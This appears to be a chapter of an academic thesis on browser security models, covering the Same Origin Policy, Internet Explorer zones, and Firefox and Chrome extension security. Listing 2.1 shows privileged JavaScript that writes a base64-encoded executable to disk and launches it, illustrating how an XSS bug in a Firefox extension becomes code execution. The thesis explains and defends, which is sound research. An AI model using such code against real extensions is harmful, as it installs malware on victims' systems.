Users nowadays outsource more and more tasks to the WWW and thus to their browser of choice. This applies for desktop and laptop PCs and it is of special gravity for mobile devices with their usually less up-to-date browser software. News' consumption, social interaction and networking, shopping, product research and e-commerce as well as banking and financial activities constitute the usual browser tasks. The results of research on average day Internet usage are published annually by Pew Internet & American Life Project [6] and on a more regular basis by Nielsen Online [7]. Interestingly, the majority of identified activities either include storage, limited publication and selective sharing of sensitive personal information or usage of credentials to perform financial transactions including credit card numbers, online banking data and PINs, as well as smart-card sessions. The browser is constantly used as mediator between the platforms providing services and the end user, often serving multiple needs at once, as several windows or tabs are opened simultaneously. One tab may contain a bank's website form initiating a money transaction, while parallel ones might be dedicated to a chat session with a stranger, or a website of doubtable origin and intent, for example showing ladies in swimsuits.

Browser vendors, web application developers and other parties and stakeholders put significant effort on securing their applications. Communication with other applications and layers is also a priority. The stacked layers of communication a usual HTTP request by a user agent to the targeted web server and back make the approaches in delivering holistic security complicated – and raise the question on where best to defend against which kind of attack pattern. The following sections will attempt to outline key issues pertaining to the security threats against browsers, their users and protection mechanisms

[2]Mozilla Wiki, *NPAPI*, `https://wiki.mozilla.org/NPAPI` (Dec 2011)
[3]MDN, *XPConnect*, `https://developer.mozilla.org/en/XPConnect` (Dec 2011)
[4]MDN, *LiveConnect*, `https://developer.mozilla.org/en/LiveConnect` (Dec 2011)
[5]Microsoft Corp., *Microsoft Java Virtual Machine Support*, `http://www.microsoft.com/About/Legal/EN/US/Interoperability/Java/Default.aspx` (Sep 2003)
[6]Pew Internet, *Trend Data*, `http://www.pewinternet.org/Trend-Data/Online-Activities-Daily.aspx` (June 2011)
[7]Nielsen Online, *Internet Audience Metrics*, `http://nielsen-online.com/press.jsp?section=pr_netv&nav=3` (Dec 2011)

installed in modern user agents. The justification and limits of our documentation can be found in Section 2.2 below.

2.2 Browser Security Scope

The following sections on browser security aspects will be strictly kept within indicated coverage context of this thesis. We will discuss security aspects, vulnerabilities and attacks against browser components using JavaScript or scripting techniques, but we will not be elaborating further on exploitation of crash bugs, overflows, UAF (use-after-free) bugs and alike. Some of the discussed security aspects will include operating system-level compromise; otherwise, we mainly focus on scripting bugs attacking users of web applications and conducting attempts to steal login credential and sensitive data of similar prominence. These aspects will not be evolving around the aforementioned crash bugs, but will be clearly restricted to vulnerabilities, context mismatches between zones like websites and the local file system or internal browser components such as the Firefox Chrome window execution context. On that note, let us point out research on how to find crash bugs in browsers and similar software published by C. Holler in 2011 [hol].

2.3 Current State of Browser Security

The current state of browser security has over the last decade come a long way. Primarily, it has experienced incremental gains in maturity. From simple rich text parsers and layout engines towards full stack operating system like mediators between almost any user's arbitrary forms of content, browsers have become one of the most frequently used pieces of software of contemporary every day computing. Over the years, several browser vendors attempted to create APIs allowing access to different resources aside from regular web documents: This includes videos, applets, communication interfaces of other software such as Microsoft Office, databases and messaging clients. As mentioned in Section 2.1, these interfaces and features were often targeted by attackers and forced browser vendors to deploy mitigations and fixes. At the same time, they were pressured by the necessity of publishing novel features in order to compete with other vendors.

The first "browser wars" were fought by Microsoft and Netscape, which were the dominant browser vendors in the late 1990s and several years to follow, has caused an explosion in features, APIs and implementation overkill. Those have had tremendous negative consequences that the modern web is suffering from until today. Several sources describe the state of browser core development and security as catastrophically uncoordinated, going as far as calling it a hasty assembly of no comparison [8], [9]. For the users of the browsers in question, a high amount of easy to spot vulnerabilities was an apparent and unsolicited side-effect. The statistics collated by Secunia Research for Microsoft Internet

[8]Sink, *Memoirs From the Browser Wars*, `http://www.ericsink.com/Browser_Wars.html` (April 2003)
[9]Wikipedia, *Browser Wars*, `http://en.wikipedia.org/wiki/Browser_wars` (Dec 2011)

UA	Advisories	Vulnerabilities	Unpatched
MSIE 5.01	92	161	9
MSIE 5.5	69	39	7
MSIE 6.0	155	260	23
MSIE 7.0	58	186	13
MSIE 8.0	26	112	7
MSIE 9.0	4	26	0
Overall	404	784	59
NN 4	2	0	1
NN 4.7	6	0	1
NN 4.8	3	0	0
NN 6.x	12	2	0
NN 7.x	31	19	4
NN 8.x	13	42	6
NN 9.x	4	24	0
Overall	71	87	12

Table 2.1: User Agent vulnerability statstics by numbers (Advisories/Vulnerabilities/Unpatched). Source: Secunia.com

Explorer 5 - 9 and Netscape Navigator 4 - 9.x are shown in Table 2.3. They clearly indicate a peak for the browser versions released during various phases of the browser wars [10].

One can look at the significant difference between the overall number of vulnerabilities between Internet Explorer and Netscape Navigator with surprise. The explanation lies in the fact that Microsoft attempted to push for new features in a rather aggressive way in order to gain ground on Netscape and win the market over [11]. Despite the frightening amount of security problems, this strategy paid off and Netscape had been continuously loosing market share and was eventually ousted. As a result, the Mozilla foundation was invoked in 2003, recycling the existing Netscape source code and creating a new browser ultimately called Firefox. In its early stages, Firefox was haunted by similar problems as Internet Explorer, that is, a large legacy code base and the lack of possibility to remove deprecated and, especially the non-standard features because of a large quantity of websites and applications relying on them. Thus, a transition towards a browser secure by design, moving away from patching an existing broken code-base, and creating new secure parser routines and APIs has been severely hindered in the past, and is still in process today.

[10]Secunia, *Secunia Advisories by Product*, `http://secunia.com/advisories/product/` (Dec 2011)

[11]Craig, D., *The Browser Wars – and the collateral damage*, `http://strum.co.uk/webbery/browser.htm` (Jan 2002)

Change was introduced by academic research focusing on design models and implementation techniques allowing browsers to maintain a decent level of compatibility with legacy web applications and "bad HTML". Reis et al. describe three factors marking the pillars of browser security, which in their opinion include: Severity of vulnerabilities, window of vulnerability and frequency of exposure [RBP09]. Shortly afterwards, Wang et al. have introduced Gazelle, referencing Reis' work on the proposed Google Chrome architecture as they outlined their thoughts on a secure browser built. The Gazelle browser security model is constructed through isolating security principles and goes even further than the system once introduced for Google Chrome; One aspect of this security model is the attempt of isolating different sub-domains on the same domain in separate site instances [WGM$^+$09].

Today user agents have changed in a way of giving higher priority to standards-conforming behavior rather than providing proprietary interfaces designed to win over users and market share via presenting exclusive features. Nevertheless, the legacy code-base hindering more drastic steps towards secure design and implementation is still present. The Microsoft Internet Explorer has been actively deprecating and removing major features from its version 9. This trend continues with version 10 – including HTML+TIME, Scriptlets, Data Islands and XML Script. Firefox and other Gecko-based user agents attempt to abandon technologies such as E4X, legacy getter and setter syntax. They are issuing first considerations for removing support for technologies such as LiveConnect. Persistently problematic is not the amount of websites using legacy features, but rather the browser extensions relying on them. Even so, Webkit and Google Chrome have started implementing several proprietary features not present in any standard, attempting to brute-force those features into the specifications by adoption figures. Among them, one can pinpoint "stylable" scrollbars, drag&drop downloads and other features covered in Chapter 3. Critics view these approaches as a new dawn of browser wars and they fear that history will repeat itself on the battlefield of HTML5 [12]. All modern browser we tested have implemented novel parser and layout engines capable of handling the challenges announced by HTML5 and its dissimilar structure, when one looks and compares it to HTML4 and XHTML in particular [13].

Conclusion from this section should read that browsers and browser vendors have successfully performed major leaps in terms of browser security, standards conformity and reduction of legacy code. They now clearly favor modern, faster, and more reliable parsers and APIs. The succeeding sections shall teach us more about protection mechanisms and designs employed by modern user agents, hopefully demonstrating that the attack window for former threats is getting smaller with every release. Security zone models limit execution privileges, plug-in code is being sand-boxed and, in combination with memory protection techniques, the consequences of access violations, buffer overflows and general memory corruption are not as severe as they once have been for all the affected systems.

[12]The Economist, *The second browser war*, `http://www.economist.com/node/12070730` (Sep 2008)
[13]W3C, *HTML5 differences from HTML4*, `http://www.w3.org/TR/html5-diff/` (May 2011)

It is our belief though that this will cause a shift in attackers' paradigms and targets, pushing the field towards web applications and the DOM. These notions have received comparably less attention in the key years of developments. To fill this void, they need similar reconsiderations, in terms of design and implementation, as the browser core implementations from the late nineties have enjoyed and benefited from. The following chapters, including Chapter 3, will discuss the attacks against web applications, the user agents script engines and the DOM.

2.3.1 Browser Applied Security Models

Let us now turn the attention to browser-applied security models relevant for scripting attacks. Given the scope of our research, we will not elaborate on memory protection techniques utilized by user agents and several browser plug-ins such as DEP (Data Execution Prevention) and ASLR (Address Space Layout Randomization) [14]. Instead, we will focus on the Same Origin Policy (SOP), the Internet Explorer zone model and its influence on script execution and privileges, as well as the extension security model used by gecko-based browsers and Google Chrome and Opera. Furthermore, we will add detail to the privileges for locally executed HTML documents. We will then scrutinize the possibility for scripts initiating a zone transfer from restricted zones to less restricted zones or protocol handlers and analyze the impact of such behaviors.

2.3.1.1 Same Origin Policy

The concept of the Same Origin Policy (SOP) was first implemented in Netscape Navigator 2.0 in the year 1996 [15]. It was a reaction to the rise of security and privacy problems caused by frames and frame-sets. Frames were meant to provide a way to display two different websites inside a single view port – these included different websites residing on different domains and using different ports and protocols. With the increased presence of applications displaying personalized information, the concept of frames yielded privacy and security problems. The DOM of the surrounding page was formerly capable of accessing the data. As soon as one of the framed websites contained sensitive information bound to login credentials or similar tokens, the surrounding frame must not have been able to read this information any more. To find a generalist approach to this privacy problem, Netscape developed the Same Origin Policy. This policy enforced access controls depending on three easy to determine aspects of a web document:

- **The Protocol** As soon as a framed website uses a different protocol that the framing website, communication possibilities between frame and framed document are limited. Example: `http://example.com/` cannot read content from `https://example.com/`

[14]Miller, *On the effectiveness of DEP and ASLR*, `http://blogs.technet.com/b/srd/archive/2010/12/08/on-the-effectiveness-of-dep-and-aslr.aspx`, (Dec 2010)

[15]MDN, *Same origin policy for JavaScript*, `https://developer.mozilla.org/en/Same_origin_policy_for_JavaScript` (Jan 2012)

- **The Domain** Differences in sub-domain, domain and top-level domain (TLD) confine the possibilities for communication between frame and framed document. Example: `http://subdomain1.example.com/` cannot read content from `http://subdomain2.example.com/`. Note that the DOM property *document.domain* can be employed to allow those website to communicate regardless. This is obtained via setting document.domain in both frames to example.com, making it possible for a developer to allow communication as if there were no SOP restrictions. This is only operational when sub-domains are being "down sampled" – meaning *sub1.sub2.example.com* can be set to *sub1.example.com* while *sub1.example.com* cannot be set to *sub1.sub2.example.com* for security and privacy reasons. The Browser Security Handbook by Zalewski et al. presented this case in a more detailed manner [16].

- **The Port** Different ports of framing and framed website restrict communication possibilities. Example: `http://example.com:80` cannot read content from `http://example.com:81`. It has to be noted that Internet Explorer does not feature this part of the SOP and allows full access between frames that reside on the same protocol and domain yet utilize different ports. This remains persistent in latest Internet Explorer 10. According to a blog-post by E. Lawrence, the lack of port restrictions happens due to a security zone related dependency and the simple lack of relevancy [17].

The compound of the listed determining factors – protocol, domain and port – is being referenced to as origin. Several user agents still support transmission of HTTP basic authentication data via URL – as a colon separated *username:password* combination delimited by the (U+0040) character: `http://user:password@example.com/`. In case all other prerequisites are met properly, the SOP has no impact on the communication of websites framing documents. Usually the SOP does not affect a website framing another document residing in a different directory. An exception exists with the file protocol. Most user agents do not allow frame communication from a documented loaded via file URI with documents located in parent directories which indicates that only child directories and same directory files are considered legitimate for access. Utilizing browser plug-ins such as Java via LiveConnect and applets, can steer bypasses of that restrictions. We will elaborate on those kinds of local SOP bypass in Section 2.3.3.2 as well as Section 3.6.5. The Java plug-in has a long history of vulnerabilities, effectively undermining browser attack mitigations and security models by employing a different security paradigm and SOP. At present, a CVE search for the term "JRE" returns an overall of 241 findings – mostly bugs related to Java applets and improper content handling. Bear in mind that a search for the term "Adobe Flash" returns a similarly alarming value of

[16]Zalewski et al., *Same-origin policy for DOM access*, `http://code.google.com/p/browsersec/wiki/Part2#Same-origin_policy_for_DOM_access` (Dec 2011)

[17]Lawrence, E., *Same Origin Policy Part 1: No Peeking*, `http://blogs.msdn.com/b/ieinternals/archive/2009/08/28/explaining-same-origin-policy-part-1-deny-read.aspx` (Aug 2009)

209 entries [18].

Aside from exceptions with JavaScript URIs and data URIs, other protocol handlers implemented in modern user agents follow the SOP restriction as well. Once a document contains a link to a JavaScript/data URI, several user agents will follow the link but stick to the domain context the link originated from, which essentially means the referrer's domain. This is necessary for JavaScript URIs to work properly, especially concerning bookmarklets and other interactive code snippets and user scripts. Data URIs should nonetheless create a fresh DOM and operate in the context of *about:blank*. Note that *about* scheme URIs and similar integrated protocol handlers mark yet another fringe case for the SOP. Older versions of Internet Explorer allowed content injections via about URIs delivering prerequisites for a successful SOP bypass, while others browsers, such as Opera, know the proprietary *opera* protocol handler and uses it for displaying internal, browser- relevant information. Di Paola reported a XSS problem on the *opera* scheme in 2008, leading to a full stack remote code execution vulnerability [19]. Firefox is equipped with a whole set of internal and non-public URI schemes and protocol handlers such as *wyciwyg*, *resource* and many others – the SOP applies to whole range of them. Actual SOP weaknesses based on URI schemes, DOM properties and user agent design decisions will constitute our considerations of Section 3.6.5

Similarly to the frame communication, the SOP is being used for XML HTTP Requests (XHR) [20]. First implementations of the *ActiveXObject* instantiated with the *MSXML2.XMLHTTP* parameter in Internet Explorer 5.5. and Internet Explorer 6 did not validate requests against the restrictions defined by the SOP – thereby opening a large attack window for a short amount of time. Later versions nevertheless did, since XHR was back then a less well know yet fully working bypass of the SOP in any way. Until the patch has been delivered, any given website could read data from any other domain via XHR. This behavior was mentioned in Kouzemtchenko's publication on SOP weaknesses back in 2008 [21]. Since the developers not necessarily embrace the fact that XHR cannot work across domain borders, several tricks were being used to bypass the limitations of the SOP for many years. These include techniques discussed in Section 3.6.5 as well as techniques called JSONP ("JSON with padding"), tricks with Iframe exposing *location.hash* and other fragile methods. To stratify these approaches, the XMLHttpRquest Level 2 was designed and meanwhile implemented by the majority of all relevant user agents. The requesting domain will send a regular XHR preceded by a preflight request. This performs a verification of whether the request either satisfies the SOP restrictions or targets a server delivering proper access control headers. If the responding server

[18]National Vulnerability database, *Search Results for "JRE"*, `http://web.nvd.nist.gov/view/vuln/search-results?query=JRE` (Nov 2011)

[19]Di Paola, S., *Minded Security Labs: Advisory #MSA01111108*, `http://www.mindedsecurity.com/MSA01111108.html` (Oct 2008)

[20]W3C, *XMLHttpRequest*, `http://www.w3.org/TR/XMLHttpRequest/` (Aug 2010)

[21]Kouzemtchenko, *Same-Origin-Policy Weaknesses*, `http://www.slideshare.net/kuza55/same-origin-policy-weaknesses` (2008)

communicates permission for the requesting server to initiate communication, the XHR succeeds and data can be exchanged [22]. The Microsoft Internet Explorer implemented an alternative approach called *XDomainRequest* (XDR), which is essentially accomplishing the same goal and is just differently labeled [23].

A general problem of SOP enforcement is derived from the fact that several of HTTP server messages from the range of 300 to 307 will cause a user agent to initiate an automatic redirect. For that reason, the browser needs to follow any redirects until the final redirection target has been reached before a resource can be evaluated. Only upon this evaluation it can be deemed as either satisfying the SOP restrictions or causing an exception and limiting communication capabilities. In the past, redirection tricks have been frequently used by attackers to trick the user agent into assuming the SOP restrictions are satisfied and thereby enabling bypasses. In like manner, the Java applet SOP has been bypassed by using HTTP redirects [24].

The SOP restrictions implemented for cookies are slightly divergent to those framed by the aforementioned rules. Unlike with the HTTP-based SOP, cookies can be restricted for a certain directory. The term origin is thereby extended to another level of granularity. Additionally, cookies allow domain wild-cards – defining the cookie domain as `.example.com` (note the dot preceding the domain name) will allow *example.com*, as well as any arbitrary sub-domain of *example.com*, to gain access to that cookie. In a security context, this can be relevant for second-level domain websites. A two-part TLD-like domain structure is utilized by these websites, one example would be *bbc.co.uk*. In case a developer accidentally sets the cookie domain to *.co.uk*, a privacy problem for that website could occur. Most user agents prevent these kinds of accidents with an integrated blacklist of second-level domains. Esser at al. published work on TLD wide cookies in 2008 [25].

It is also worth to mention that included scripts and stylesheets are being executed in the context of the hosting domain – as well as most plug-in containers. In case an attacker managed to inject a script element pointing to the domain *evil.com*, the domain context the script is being executed in is still the one from the hosting website instead of *evil.com* – contrary to Iframes. The diagram in Figure 2.1 illustrates that. Depending on browser model and implementation details, redirects to non HTTP URIs are also being executed in the domain context of the hosting website.


Browsers use the SOP for numerous other purposes such as, for example, resources in CSS. Firefox allows to include behavior files and attach those behaviors to groups of

[22]MDN, *HTTP Access Control*, `https://developer.mozilla.org/En/HTTP_access_control` (Dec 2011)

[23]MSDN, *XDomainRequest Property*, `http://msdn.microsoft.com/en-us/library/cc288060(v=vs.85).aspx` (Dec 2011)

[24]MITRE, *CVE-2008-5506*, `http://cve.mitre.org/cgi-bin/cvename.cgi?name=2008-5506` (Dec 2008)

[25]Esser, *Lesser Known Security Problems in PHP Applications*, `http://www.suspekt.org/wp-content/uploads/2008/09/lesserknownsecurityproblemsinphpapplications.pdf` (Sept 2008)



Hosting Document: http://example.com/
<script src="http://static.files.com/script.js"></script>
<link rel="stylesheet" href="http://static.files.com/style.css">
<style>@import: url('http://static.files.com/style.css');</style>
Domain Context: example.org
<iframe src="http://website.com/"></iframe>
Domain Context: website.com

Figure 2.1: Illustration of domain context for included resources: Iframes executing in a different context than included script or style data

DOM elements via CSS. The CSS property is called *-moz-binding* and is majorly used by browser extensions. In earlier Firefox versions those bindings could be used to execute JavaScript from within CSS files, style elements and style attributes. After several security advisories and bug reports in 2006, the property was set to be restricted to conforming SOP resources, thus efficiently mitigating and handling the problem [26]. Same goes for SVG filters added to HTML elements in Firefox 7 and later releases. Unless those filter-file references reside on the same domain, they will fail to load and execute. Still, our research showed that CSS SVG filters can be used in combination with data URIs, which effectively bypasses the SOP restriction and will be discussed later on in Section 3.6.11.

A feature called Data Islands is supported by Internet Explorer. It permits to apply XML behaviors to elements by using a XML element and a set of HTML attributes [27]. External XML Data Islands have to satisfy the SOP to be able to be loaded and used. Within our testing scheme and aside from the already mentioned examples, almost every other user agent shipped proprietary features borrowing restrictive behavior rules from the SOP. Once the SOP, being a fundamental security control mechanism, breaks on layers the user agent cannot control anymore, consequences for security and privacy in the WWW might be severe. In 2009, Jackson et al. published on DNS Pinning attacks and mitigation, which is just one illustration of many low-level attacks against the SOP [JBB$^+$09].

[26]Thomas, *CVE-2006-0496 Do something about the XSS issues -moz-binding introduces*, `https://bugzilla.mozilla.org/show_bug.cgi?id=324253` (Jan 2006)

[27]MSDN, *XML Data Islands*, `http://msdn.microsoft.com/en-us/library/windows/desktop/ms766512(v=vs.85).aspx` (Dec 2011)

2.3.1.2 Internet Explorer Zone Model

The Microsoft Internet Explorer zone model can be seen as an approach enabling privileges' separation for a document loaded in the browser based on its origin. An overall of four zones is present in recent versions of Internet Explorer (including version 9 and 10). Depending on either the origin's nature or a user decision, the browser will decide which document to place and execute in its matching zone. Each zone's security permission set can be refined within a range of about 30 detailed options or, alternatively, chosen from a list of predefined setups labeled high, medium-high, medium, medium-low and so on. Hinging on the chosen security zone, different presets are available, and each of them can be loosened further by disabling Internet Explorer protected mode. An extra security layer requiring additional user confirmation is created by the protected mode. This is vital in case a website attempts to install or run a program, interactive object or any other executable file possibly capable of compromising the user's operating system [28]. Prior to that, discussion of weaknesses in the security zone model can be found in a presentation document by Medina et al., dated 2010 [Med10]. Several research papers by CORE Security have elaborated on other security zone bypasses back in 2008 [29] [30].

We will now enumerate the Internet Explorer Zone Models mentioned below and provide description of their usability features, parameters and security implications:

- **Internet Zone** This zone can be considered the default zone for most URI and domain schemes. The restrictions applied by this zone match the restrictive behavior of most other relevant user agents. The browser behavior, once a website is loaded in the Internet Zone, matches the regulations and permissions enforced by the SOP; this was mentioned in Section 2.3.1.1. Except for some tricks, discussed in Section 3.6.14, utilizing Windows Universal Naming Convention conform URIs (UNC), no access from the Internet zone to local file system is enabled. Furthermore, all ActiveX objects that have not been marked safe for scripting, cannot be created nor activated [31].

- **Local Intranet Zone** The local Intranet zone allows the user agent to access resources beyond the untrusted sites in the Internet Zone. This is especially interesting for corporate networks that require access to calendars, databases and similar tools. The Internet Explorer attempts to determine the zone automatically by analyzing the URL. This zone will be automatically selected if the URL structure indicates a document being located on an Intranet resource [32]. Most ActiveX

[28]MSDN Help & Howto, *What does Internet Explorer protected mode do?*, `http://windows.microsoft.com/en-US/windows-vista/What-does-Internet-Explorer-protected-mode-do` (Dec 2011)

[29]Core Security, *Internet Explorer Zone Elevation Restrictions Bypass and Security*, `http://www.coresecurity.com/content/internet-explorer-zone-elevation` (Aug 2008)

[30]Core Security, *Internet Explorer Security Zone restrictions bypass*, `http://www.coresecurity.com/content/ie-security-zone-bypass` (June 2009)

[31]MSDN, *Safe Initialization and Scripting for ActiveX Controls*, `http://msdn.microsoft.com/en-us/library/aa751977(v=vs.85).aspx` (Dec 2011)

[32]MSDN, *Intranet site is identified as an Internet site when you use an FQDN or an IP address*, `http://support.microsoft.com/kb/303650` (Aug 2011)

objects will be operated without any form of prompt such as the “gold bar” – meaning a orange-yellow confirmation bar displayed in the bottom of the user agent view port.

- **Trusted Sites** The Trusted Sites zone allows a website to load and execute most signed ActiveX objects without a prompt. This zone is meant for websites considered trusted by user or network policy administrator. Uploads initiated from this zone contain local directory information and the barriers between the file system and websites are lower, usually requiring user confirmation before being fully functional. Websites loaded in the trusted zone allow launching applications such as HTA (HTML Application). In essence, putting a website into the trusted zone removes most SOP restrictions and allows website administrator to perform almost arbitrary code execution. Awareness of the fact that a trusted website being victim of an XSS attack allows an attacker to use its privileges to compromise a users system, should be pointed out.
- **Restricted Sites** This zone essentially disables all permissions enabling websites to execute any active content, send any potentially sensitive data. It also wraps any of the still enabled features into a required user confirmation before activating the feature or executing the action. Serving as a dump for websites that are considered harmful and need to be restricted in any possible way is a main purpose of this zone. The reasons behind the existence of this zone come down to redirects and frames. In case a victim navigates a website in the Internet zone that is containing a frame to a restricted site, the content from the restricted site cannot execute script or plug-in content and for instance bust the frame and replace the top frame with itself. The protection delivered by this zone works on top of other similar restrictions. One example would be that sand-boxed Iframes pointing to restricted sites and allowing them script access cannot override this zone’s restrictions. An Iframe equipped with a `security="restricted"` attribute will automatically run in the restricted zone, even if it is white-listed in the zone settings.

Aside from the above explicit zones, there is another implicit zone that cannot be activated for websites manually. We are referring here to the Local Machine Zone. This is a zone that is being used once a document is being loaded from a file URI or UNC resource pointing to the local file system. Similar restrictions to the Internet zone, including a SOP-like permission system, are imposed by this zone. Additionally, most recent versions of Internet Explorer block scripts by default and require user confirmation. Note that older versions of the Internet Explorer did not apply harsh security restrictions for local HTML files and script content, thus, allowing privilege escalation within locally stored content [33].

Further areas of SOP exist in modern browsers but are rather out of scope for this thesis. These are, among others, the local storage SOP, the SOP enforcements for non

[33]Microsoft TechNet, *Internet Explorer Local Machine Zone Lockdown*, `http://technet.microsoft.com/en-us/library/cc782928(WS.10).aspx` (Jan 2009)

HTTP URLs such as *about:blank*, and specific SOP restrictions vital for working on URLs including localhost prefixes as mentioned in “The Tangled Web”, a book by Zalewski [34]. Further documentation on SOP implementations and their security pitfalls can be obtained in the Browser Security Handbook [35].

2.3.1.3 Firefox Security Models

Firefox and Gecko-based user agents do not feature a zone model resembling the one deployed by Internet Explorer. Instead, Firefox has a slightly more restrictive SOP that is considering the port to be a limiting aspect and a reason for disallowing communication between two documents. Unlike on Internet Explorer, *example.com:80* cannot communicate with *example.com:81*. Further restrictions exist for local HTML files. Embedded JavaScript code cannot request resources from different directories except for child directories of the resource the document resides on. By enforcing this, the Gecko engine makes sure a local XSS, as described in Section 3.6.4, cannot read and exfiltrate arbitrary files from the victim's file system; it only allows to access data from the very same directory and its child nodes. Substantial additions to the Firefox and Gecko security model are contributed by the NoScript extension created and maintained by Maone. This extension significantly enhances this browser's security by incorporating an XSS filter, a white-list based system to define domain trust policies, a defense system to mitigate Intranet attacks, as well as Clickjacking and ultimate protection against attack vectors exploiting JavaScript and data URIs. Latest versions of NoScript go as far as support protection against timing based history stealing attacks provision, as showcased by Zalewski in 2011 [36] and Self-XSS attacks becoming popular in social networks such as Facebook [37].

The reason for NoScript being able to provide such powerful and holistic security enhancements can be attributed to a very permissive Gecko extension security model. In fact, any extension has the capability to run code in the same privilege context as the browser itself. Contrary to the Chrome extension security model described in Section 2.3.1.4, Firefox extension does not require any manifests or policy files. It can execute arbitrary code and write-in content to the hard-disk accessing arbitrary folders that the browser itself has access to, consequently reading files and directory listings and even interacting with other extensions. In 2009, NoScript author Maone abused this liberty and unauthorizedly modified the settings of yet another Firefox extension following a similar cause regarding privacy and security. The AdBlock Plus extension maintained by Palant is a widely used tool designed to block online advertisements' loading and display. Maone, using advertisements on his website to refinance the NoScript development, has deployed illegitimate modifications to assure that those specific ads cannot be blocked

[34] Zalewski, *The Tangled Web*, `http://nostarch.com/tangledweb.htm` (Sept 2011)

[35] Zalewski, M. et al., *Browser Security Handbook*, `http://code.google.com/p/browsersec/wiki/Main` (Sept 2010)

[36] Zalewski, *Rapid history extraction through non-destructive cache timing (v8)*, `http://lcamtuf.coredump.cx/cachetime/` (Dec 2011)

[37] Jones, *Self-XSS attack explained*, `https://www.facebook.com/photo.php?v=956977232793` (Nov 2011)

by AdBlock Plus. The result was a short arms race between NoScript, AdBlock Plus and the filter developers, who all wanted to make sure that ads are being blocked again. The conflict ended in a series of articles [38] and apologetic postings [39]. The criticism extracted from this unnecessary escapade mainly evolved around the overly permissive extension security model and a lack of sand-boxing and SOP-like approach between extensions and their settings. Ultimately, it came down to the absence of marketplace space where extension developers could incentivate their efforts. Note that NoScript can be prone to spoofing attacks, hiding script sources once too many of them are in place to be displayed in the available view-port. A user would have to decide to allow all scripts for that website and thereby allow those originating from unlisted resources as well. Glitches like this are nevertheless not in the scope of this thesis.

The aforementioned privilege for Firefox extensions to essentially do anything the browser can do causes yet another threat to emerge. Once a Firefox extension is vulnerable against XSS or allows markup injections, the attacker can easily turn the XSS into a Remote Code Execution (RCE) and fully compromise the attacked system. During our reserach, we have discovered and reported a large number of XSS vulnerabilities in existing Firefox extensions. Among them the was the popular library management tool Zotero, used for references and citations management by academic community and beyond, and employed even during research for and authoring of this thesis. The Zotero extension allowed to create a rich-text comment for any library item. An attacker could trick the filters in place into avoiding the usage of active markup, injecting JavaScript code and thereby executing arbitrary code on that particular system. While this can be considered as rather uncritical – the attacker can essentially attack himself – we found that the shared library feature of Zotero can be used to spread the attack and allow actual remote code execution. A patched version was released by the maintainers of Zotero in October 2010, as they have addressed and fixed this problem [40]. Besides Zotero, many other Firefox extensions were and still are vulnerable to XSS attacks, effectively exposing their users to getting their systems persistently infected with malware. The code snippet shown in Listing 2.1 illustrates how an attacker executes code from privileged JavaScript using a base64 encoded string containing the actual file payload.

```
<script>
  // executing existing files
  function runFile(f) {
    var file = Components.classes["@mozilla.org/file/local;1"]
      .createInstance(Components.interfaces.nsILocalFile);
    file.initWithPath(f);
    file.launch();
  }
  runFile('c:\\WINDOWS\\system32\\calc.exe');
```

[38]Palant, *Attention NoScript users*, http://adblockplus.org/blog/attention-noscript-users (May 2009)

[39]Maone, *Dear Adblock Plus and NoScript Users, Dear Mozilla Community*, http://hackademix.net/2009/05/04/dear-adblock-plus-and-noscript-users-dear-mozilla-community/ (May 2009)

[40]Zotero, *Zotero 2.0 Changelog*, http://www.zotero.org/support/2.0_changelog (Dec 2011)

```

  // writing and executing a file from string
  function writeFile(filename, ext) {
    var data = atob('TVqQAAMAAAAEA//8AALgAA ... AAAAAAAAAA=');
    var file = Components.classes["@mozilla.org/file/local;1"]
      .createInstance(Components.interfaces.nsILocalFile);
    var stream = Components.classes["@mozilla.org/network/file-output-
        stream;1"]
      .createInstance(Components.interfaces.nsIFileOutputStream);
    file.initWithPath(filename + '.' + ext);
    file.create(Components.interfaces.nsIFile.NORMAL_FILE_TYPE, 0777);
    stream.init(file, 0x02 | 0x08 | 0x20, 0777, null);
    stream.write(data, data.length);
    stream.close();
    file.launch();
  }
  writeFile('c:\\test', 'exe');
</script>
```

Listing 2.1: Example for privileged JavaScript executing code; A file is being created from a string and executed - write access to the hard-disk is being obtained

Firefox further provides a sandbox object, available for extensions and scripts running with high privileges. We discovered a way to expose this sandbox object for the website scope to be used as a scripting sandbox. It's security features for website JavaScript sand-boxing can easily be bypassed though, by simply using it to render JavaScript strings containing active markup and tricking a user into double-refreshing the webiste. A public proof of concept of the sandbox object leak and its methods and properties has been made available [41]. Aside from the Gecko-engine, the security model provided by Chrome browser engine is far more restrictive and will be discussed in Section 2.3.1.4.

2.3.1.4 Chrome Sandboxing and Extension Handling

The developers of the Google Chrome browser have invested many efforts into design and implementation of several sand-boxing approaches. Most importantly, each tab and document rendering process is always kept isolated in a sand-boxed environment. Chrome uses a two-process-scheme to implement the sandbox. The first process is called broker and it is running with higher privileges and manages 1-n low privileged processes called targets. The broker process defines the policies for the target processes, spawns them and further hosts sandbox engine service for its policy enforcement. To sustain integrity, the broker process must outlive the spawned target processes – a target process living longer than its broker could compromise the security model. To some extent, plug-in processes can be sand-boxed as well. However, in regards to the scope of this thesis, the handling of inter-process communication (IPC) and process management is less relevant than the extension security system. More detailed information on this sand-boxing approach can

[41] Heiderich, *Firefox [object Sandbox]*, `http://html5sec.org/sandbox/` (Jan 2012)

be found in the Chromium developer wiki [42].

